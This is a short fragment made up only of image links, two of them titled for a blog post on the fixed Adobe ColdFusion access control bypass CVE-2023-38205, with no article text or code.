













![CVE-2023-38205: Adobe ColdFusion Access Control Bypass [FIXED]](https://blog.rapid7.com/content/images/2023/07/GettyImages-1185282377-3.jpg)
![CVE-2023-38205: Adobe ColdFusion Access Control Bypass [FIXED]](https://lh5.googleusercontent.com/P6672HFgirwdOb2FsSXTBQdLaiVXqcpcLKvhw4ztBI7C9UwX5xrDDNHElqv0sG_PqyIOOG3zhXPZcw4N6UqdNyVJ6daCmPw-WprBQhLtAkENJhTCi_AFoWAdXmlFA08vtXhXd5dPIwpqR6DbMFofJks)